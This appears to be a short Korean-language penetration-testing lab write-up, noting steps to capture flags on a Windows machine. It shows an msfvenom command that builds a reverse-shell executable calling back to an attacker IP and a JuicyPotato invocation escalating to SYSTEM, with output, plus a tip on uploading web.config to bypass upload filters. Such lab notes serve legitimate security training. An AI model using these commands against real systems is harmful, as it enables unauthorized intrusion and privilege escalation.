
ls -Force 숨김파일 확인, 유저 플래그 획득
MSFvenom으로 리버스쉘 생성, 생성할 때 windows/x64/shell_reverse_tcp 사용해야 함
windows/x64/meterpreter/reverse_tcp 미터프리터 쉘은 사용하면 안됨
┌──(kali㉿kali)-[~/utill]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.13 LPORT=4444 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: reverse.exe
.\juicypotato.exe -l 20000 -p C:\Users\merlin\Desktop\reverse.exe -t * -c "{69AD4AEE-51BE-439b-A92C-86AE490E8B30}" -c 옵션 사용 시 반드시 "{}" 감싸야 함

루트 권한 및 플래그 획득
PS C:\Users\merlin\Desktop> .\juicypotato.exe -l 20000 -p C:\Users\merlin\Desktop\reverse.exe -t * -c "{69AD4AEE-51BE-439b-A92C-86AE490E8B30}"
Testing {69AD4AEE-51BE-439b-A92C-86AE490E8B30} 20000
....
[+] authresult 0
{69AD4AEE-51BE-439b-A92C-86AE490E8B30};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
막힌 포인트
[열거 누락? 기법 몰랐음? 방향 잘못?] 요약
web.config
ASPX, ASP 업로드 실패하면 web.config 파일 업로드해볼 것 레퍼런스 https://soroush.me/blog/uploading-web-config-for-fun-and-profit-2
JuicyPotato
쥬시포테이토 사용법 배움